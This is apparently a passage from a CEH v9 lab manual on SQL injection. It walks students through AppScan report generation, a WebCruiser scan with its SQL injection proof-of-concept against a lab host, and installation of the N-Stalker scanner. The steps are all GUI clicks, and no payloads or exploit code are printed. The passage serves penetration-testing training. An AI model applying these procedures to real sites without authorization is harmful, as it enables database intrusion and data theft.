The Regulatory Compliance Report: It reports on the compliance (or non-compliance) of your application with a large choice of regulations or legal standards or with your own custom template).


SQLTestscan - IBM Security AppScan Standard
File Edit Scan View Tools Help
Scan Pause Manual Explore Configuration Report Find Scan Log PowerTools Tree Issues Tasks
URL Based Content Based
Severity High State Open Previous Next
Issue Information Advisory Fix Recommendation

SQL Injection

It is possible to view, modify or delete database entries and tables.

General

There are several mitigation techniques:

(1) Strategy: Libraries or Frameworks

Use a vetted library or framework that does not allow this weakness to occur, or provides constructs that make it easier to avoid.

(2) Strategy: Parameterization

If available, use structured mechanisms that automatically enforce the separation between data and code. These mechanisms may be able to provide the relevant quoting, encoding, and validation automatically, instead of relying on the developer to provide this capability at every point where output is generated.

(3) Strategy: Environment Hardening

Run your code using the lowest privileges that are required to accomplish the necessary tasks.

FIGURE 3.18: IBM Rational AppScan Scanning Web Application Result window

TASK 4

Generate Report

26. After AppScan assesses your site's vulnerability, you can generate **customized reports** configured for the personnel in your organization.

27. You can open and view the reports from within Security AppScan, and you can **save a report** in any other format that can be opened with a third-party application.

28. To generate a report, click on **Tools → Report...** The **Create Report** window appears.

The Industry Standard Report reports the compliance (or non-compliance) of your application with a selected industry committee or your own custom standards checklist.





FIGURE 3.19: IBM Rational AppScan Report Option window

29. Select the type of report to generate, check options, and click **Save Report...**

The Template Based Report is a custom report containing user-defined data and user-defined document formatting in Microsoft Word .doc format.



Template: Default

Min. Severity: Informational

Test Type: All

Sort by: ● Issue Type ○ URL

☑ Limit number of variants per issue

Max Variants: 1


☐ Add page break after each Issue (PDF)

☑ Report Content
- ☑ Executive Summary
- ☑ Security Issues
  - ☑ Additional Issue Information
  - ☐ Variants
    - ☐ Request/Response
    - ☐ Differences
- ☐ Advisories and Fix Recommendations
- ☐ Application Data
  - ☐ Application URLs
  - ☐ Script Parameters
  - ☐ Failed Requests
  - ☐ Comments
  - ☐ JavaScripts
  - ☐ Cookies
  - ☐ Filtered URLs

☑ View when done

FIGURE 3.20: IBM Rational AppScan Create Report window

30. The **Save As** window appears; select the destination where you would save the scan report, name it, and click **Save**.



File name: SQL Test Security Report.pdf

Save as type: Portable Document Format (*.pdf)

FIGURE 3.21: Save As window

📖 The Delta Analysis report compares two sets of scan results and shows the difference in URLs and/or security issues discovered.

31. The saved **report** will be helpful for future reference.

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion of your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	□ No
Platform Supported	
☑ Classroom	□ iLabs

Lab
4

Testing for SQL Injection Using WebCruiser Tool

ICON KEY

Valuable information

Test your knowledge

Web exercise

Workbook review

WebCruiser web vulnerability scanner is an effective and powerful suite of web penetration testing tools that will aid you in auditing your website.

Lab Scenario

In the previous lab, you gained a deeper understanding of using IBM Security AppScan to detect SQL injection attacks. In this lab, we will have a look at a real case scenario in which these attacks were implemented to steal confidential information from banks.

Albert Gonzalez, an indicted hacker, stole 130 million credit and debit cards, the biggest identity theft case ever prosecuted in the United States. He used SQL injection attacks to install sniffer software on companies' servers to intercept credit-card data as it was being processed.

He was charged for many different cases in which his methods of hacking were:

- Structured Query Language ("SQL") was a computer programming language designed to retrieve and manage data on computer databases.
- "SQL Injection Attacks" were methods of hacking into and gaining unauthorized access to computers connected to the Internet.
- "SQL Injection Strings" were a series of instructions to computers used by hackers in furtherance of SQL Injection Attacks.
- "Malware" was malicious computer software programmed to, among other things, identify, store, and export information on computers that were hacked, including information such as credit and debit card numbers and corresponding personal identification information of cardholders ("Card Data"), as well as to evade detection by anti-virus programs running on those computers.

As an expert Security Professional and Penetration Tester, you should have a complete understanding of SQL injection attack scenarios, and high-risk components and note entry points to start testing and exploring. Hence, as another aspect in SQL Injection testing, in this lab you will be guided to test for SQL injection using WebCruiser.

Lab Objectives

Tools demonstrated in this lab are available D:\CEH-Tools\CEHv9 Module 13 SQL Injection

The objective of this lab is to help students learn how to test web applications for SQL injection threats and vulnerabilities.

In this lab, you will learn to:

- Perform web site scans for vulnerabilities
- Analyze scanned results

Lab Environment

You can download WebCruiser from http://sec4app.com/download.

To complete this lab, you will need:

- WebCruiser located at **D:\CEH-Tools\CEHv9 Module 13 SQL Injection\SQL Injection Detection Tools\WebCruiser**
- Run this tool in Window Server 2012
- You can also download the latest version of WebCruiser from the link http://www.janusec.com/downloads
- A web browser with Internet access
- Microsoft .NET Framework Version 4.0 or later

To produce time-consuming SQL sentence and get information from the response time.

Lab Duration

Time: 10 Minutes

Overview of Testing Web Applications

Web applications are tested for implementing security and automating vulnerability assessments. Doing so prevents SQL injection attacks on web servers and web applications. Websites are tested for embedded malware and to employ multiple testing techniques.

Lab Tasks


TASK 1

Testing Web Application

1. To launch WebCruiser in **Windows Server 2012** host machine, navigate to **D:\CEH-Tools\CEHv9 Module 13 SQL Injection\SQL Injection Detection Tools\WebCruiser**.

Scanning is not necessary for SQL Injection POC, you can launch POC by input the URL directly, or launch from the Scanner.
WebCruiser support:
* GET/Post/Cookie Injection;
* SQL Server: PlainText/FieldEcho(Union)/Blind Injection;
* MySQL/DB2/Access FieldEcho(Union)/Blind Injection;
* Oracle: FieldEcho(Union)/Blind/CrossSite Injection;

2. Double click **WebCruiserWVS.exe** to launch the application.



WebCruiser - Web Vulnerability Scanner


http://sec4app.com
http://www.janusec.com

FIGURE 4.1: WebCruiser main window

3. Enter **http://10.0.0.2/goodshopping** in the **URL** field, and click **Scan Site** button.

Note: **10.0.0.2** is the IP address of the **Windows Server 2012** host machine where the website is hosted.

WebCruiser Web Vulnerability Scanner for iOS, an effective and convenient web penetration testing tool that will aid you in auditing your website! WebCruiser can find the following web vulnerabilities currently:
* GET SQL Injection(Int, String, Search)
* POST SQL Injection(Int, String, Search)
* Cross Site Scripting(XSS)



URL: http://10.0.0.2/goodshopping


WebCruiser - Web Vulnerability Scanner

http://sec4app.com
http://www.janusec.com

FIGURE 4.2: WebCruiser Scanning a site

📖 It can support scanning website as well as POC (Proof of concept) for web vulnerabilities: SQL Injection, Cross Site Scripting, XPath Injection etc. So, WebCruiser is also an automatic SQL injection tool, an XPath injection tool, and a Cross Site Scripting tool!

4. A software disclaimer pop-up appears; click on **OK** to continue.



Confirm


* Software Disclaimer:
* Authorization must be obtained from the web application owner;
* This program will try to get each link and post any data when scanning;
* Backup the database before scanning so as to avoid disaster;
* Using this software at your own risk.

* Login as a legal user will help you find vulnerabilities to the most extent.
* But not login is better if you intend to scan the login/authentication page.
* Continue?

FIGURE 4.3: WebCruiser Software Disclaimer pop-up

📖 System Requirement: .NET FrameWork V2.0 or higher, you can Download .NET FrameWork V2.0 From Microsoft.

5. WebCruiser starts with the **URL** scan, as shown in the screenshot; it also shows Site Structure and a table of vulnerabilities.



URL: http://10.0.0.2/realhome/

```
    jquery.fancy.js
    DD_belatedPNG_0.0.8a-min.js
⊟ RealHome
  WebResource.axd?d=Uo2Wyef1abbAcKGepArWi9RD5l0bewoAe0JjRaXPvRTkj1RbAWpf7h0M8uXkgHCyHVWVQsG
  WebResource.axd
  Login.aspx
  index.aspx
  ⊟ js
    jquery.trigger.js
    ⊟ coda.slider
      jquery.scrollTo-1.3.3.js
```

URL / Refer URL	Parameter	Type	KeyWord/Action/URL	Vulnerability
http://10.0.0.2/realhome/Login.aspx?Button2=Lo...	TextBox2=9...	String	float	POST SQL INJEC
http://10.0.0.2/RealHome/Login.aspx?Button2=L...	TextBox2=9...	String	float	POST SQL INJEC

Checking Form Vul: http://10.0.0.2/RealHome/property.aspx HTTP Thread: 3

Done HTTP Thread: 4

FIGURE 4.4: WebCruiser Scanning Vulnerabilities

📖 SQL injection is a code injection technique that exploits a security vulnerability occurring in the database layer of an application.

6. Right click each of the vulnerabilities displayed in the scan result, then launch SQL Injection **POC** (Proof of Concept).

It is an instance of a more general class of vulnerabilities that can occur whenever one programming or scripting language is embedded inside another. SQL Injection is one of the most common application layer attack techniques used today.




FIGURE 4.5: WebCruiser SQL Injection POC (Proof of Concept)

The vulnerability is present when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and thereby unexpectedly executed.

7. It launches the SQL Injection and fill the relevant fields; click **Get Environment Information.**

There are many methods to getting data in SQL Injection, but not all these methods are supported in an actual penetration test.




FIGURE 4.6: WebCruiser SQL Injection POC Tool

8. It displays information about the environment in which the site is hosted.
9. Using collected vulnerability information, an attacker can simulate exploitation techniques to hack into a web application or its respective web server and gain unauthorized information.

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion of your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Lab
5

Scanning Web Applications Using N-Stalker Tool

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Tools demonstrated in this lab are available D:\CEH-Tools\CEHv9 Module 13 SQL Injection

N-Stalker 2012 is a sophisticated web security assessment solution for your web applications. By incorporating its well-known "N-Stealth HTTP Security Scanner" and its 39,000-item Web Attack Signature database, along with its patent-pending component-oriented security assessment technology, N-Stalker is a "must have" security tool for developers, system/security administrators, IT auditors, and others.

Lab Scenario

In the previous lab you have learnt to use Webcruiser tool to scan website as well as POC (Proof of concept) for web vulnerabilities to SQL injection.

Few attackers perform SQL injection attacks based on "error messages" received from servers. If an error is responded to by the application, the attacker can determine the database's entire structure, and read any value that can be read by the account the ASP application is using to connect to the SQL server. However, if an error message is returned from the database server stating that the SQL query's syntax is incorrect, an attacker tries all possible true/false questions via SQL statements to steal data.

As an Expert Security Professional and Penetration Tester, you should be familiar with the tips and tricks used in SQL injection detection. You must also be aware of all the tools that can be used to detect SQL injection flaws. In this lab, you will learn to do so using N-Stalker.

Lab Objectives

The objective of this lab is to help students learn how to test web applications for SQL injection threats and vulnerabilities.

In this lab, you will learn to:

- Perform web site scans for vulnerabilities
- Analyze scanned results
- Save Scan Results

Lab Environment

You can download N-Stalker from http://www.nstalker.com/products/editions/free/download.

To complete this lab, you will need:

- N-Stalker located at **D:\CEH-Tools\CEHv9 Module 13 SQL Injection\SQL Injection Detection Tools\N-Stalker Web Application Security Scanner**
- Run this tool in Window Server 2012
- You can also download the latest version of N-Stalker from the link http://www.nstalker.com/products/editions/free/download
- A web browser with Internet access
- Microsoft .NET Framework Version 4.0 or later

Founded upon the U.S. Patent Registered Technology of Component-oriented Web Application Security Scanning, N-Stalker Enterprise Edition allows for assessment of Web Applications.

Lab Duration

Time: 10 Minutes

Overview of Testing Web Applications

Web applications are tested for implementing security and automating vulnerability assessments. Doing so prevents SQL injection attacks on web servers and web applications. Websites are tested for embedded malware and by employing multiple techniques.


Lab Tasks

TASK 1

Install N-Stalker

1. Navigate to **D:\CEH-Tools\CEHv9 Module 13 SQL Injection\SQL Injection Detection Tools\N-Stalker Web Application Security Scanner**, double-click **NStalker-WebSecurityScanner-FreeX-b11.exe**, and follow the steps to install the application.

N-Stalker Web Application Security Scanner 2012 Enterprise Edition provides the most complete and effective suite of Web Security assessment checks to enhance the overall security of your Web Applications against a wide range of vulnerabilities and sophisticated hacker attacks.



N-Stalker Web Application Security Scanner 10.13 (Free...
N-Stalker
THE WEB SECURITY SPECIALISTS
X
Free Edition
Next >
Cancel

Welcome to the N-Stalker Web Application Security Scanner Setup Wizard

This wizard will guide you through the installation of N-Stalker Web Application Security Scanner.

It is recommended that you close all other applications before starting Setup. This will allow Setup to update certain system files without rebooting your computer.

Click Next to continue.

FIGURE 5.1: N-Stalker installation wizard

2. Launch **N-Stalker Free X** from the **Apps** screen of the Windows Server 2012 machine.

N-Stalker also allows you to create your own assessment policies and requirements, enabling an effective way to manage your application's SDLC, including the ability to control information exposure, development flaws, infrastructure issues and real security vulnerabilities that can be explored by external agents.




Microsoft Outlook 2010
Microsoft PowerPoint 2010
Microsoft Publisher 2010
Microsoft Word 2010
Microsoft SQL Server 2008
SQL Server Installation Cente...
Microsoft SQL Server 2012
Community Projects & Samples
Data Profile Viewer
Deployment Wizard
Download Microsoft SQL...
Execute Package Utility
Import and Export Data (32-bit)
Import and Export Data (64-bit)
Manage Help Settings
Master Data Services...
Project Conversion Wizard
Reporting Services Configuration...
SQL Server Error and Usage...
SQL Server Installation Cente...
SQL Server Management...
SQL Server Profiler
Notepad++
Notepad++
N-Stalker Web Applicatio...
N-Stalker Free X
NEW
Uninstall
Sigil
Sigil
Uninstall Sigil
Snagit 10
Snagit 10
Snagit 10 Editor
Sniff - O - Matic
History
Manual

FIGURE 5.2 Windows Server 2012 Apps screen

3. The N-Stalker GUI appears; click **Update** to update the application.

Web Security Intelligence Service (WSIS) is provided by WSI Labs and will ensure you always get the latest updates available for N-Stalker Web Application Security Scanner as well as for its attack signature database. New 0-day exploits and common vulnerabilities will be added on daily or weekly basis, giving you the ability to scan you Web Server infrastructure periodically against the latest threats.



Web Security Intelligence Service

Service will expire on :

Current Status

Update Settings

☑ Check available updates upon scanner initialization

☐ Enable automatic updates upon scanner initialization

N-Stalker Update Status

Name	Version	Status
Google Hacking Database	None	Need Update
Installer Services20 Free	None	Need Update
3rd-Party Packages Free DB	None	Need Update
N-Stalker Threats Free 20.20	None	Need Update
Cookie Assessment Module F	None	Need Update
Backup Finder Free 2012	None	Need Update
Sensitive Files Finder Free 20	None	Need Update


Update

Status: There are [17] items available for update (download).

FIGURE 5.3 N-Stalker Main window

System Requirement: .NET FrameWork V2.0 or higher, you can Download .NET FrameWork V2.0 From Microsoft.

4. The **N-Stalker Free Edition** pop-up appears; click **OK** to continue.



N-Stalker Free Edition

N-Stalker Updates are limited in Free Edition and will be provided AS IS, without any guarantee. For more information about our Commercial Edition, please, contact us:

E-mail: sales@nstalker.com
Phone: +55-11-3675-7093 (GMT-0300)

FIGURE 5.4: N-Stalker Free Edition pop-up

5. **N-Stalker** will start updating the database, which takes some time.


To run N-Stalker Web Application Security Scanner appropriately, there are minimum requirements to be met:

- 128MB RAM (available to N-Stalker)

- At least 500MB Hard Disk free space (caching purposes)

- Win32 Platform (Win 2000, XP, 2003 or Vista and later)

- Internet connection to download N-Stalker database/software updates



Web Security Intelligence Service

Service will expire on :

Current Status

Update Settings

☑ Check available updates upon scanner initialization
☐ Enable automatic updates upon scanner initialization

N-Stalker Update Status


Name	Version	Progress
3rd Party Packages Free DB	None	61 %
Google Hacking Database	None	100 %
NstalkerGenericDB Free	None	100 %
N-Stalker Threats Free DB 20	None	0 %
Cookie Assessment Module F	None	0 %
Backup Finder Free 2013	None	0 %
Sensitive Files Finder Free 20	None	0 %

FIGURE 5.5: N-Stalker database updating status

TASK 2

Scan a Web Application

6. After updating is complete, click **Start** to start a new scanning session.



Web Security Intelligence Service

Service will expire on:

Current Status: All components are updated

Update Settings

☑ Check available updates upon scanner initialization

□ Enable automatic updates upon scanner initialization

N-Stalker Update Status

Name	Version	Status
Cross-Domain Policy Inspector	13061701	Up to date
Extension Finder Free 2012	13082001	Up to date
Clickjacking Assessment Mod	14021701	Up to date
N-Stalker Attack Signatures D	13101401	Up to date
N-Stalker Standard Lib Free	13082701	Up to date
XSS Attack Module Free Editi	14031701	Up to date
N-Stalker Scanner X Free	10.12.12.11	Up to date

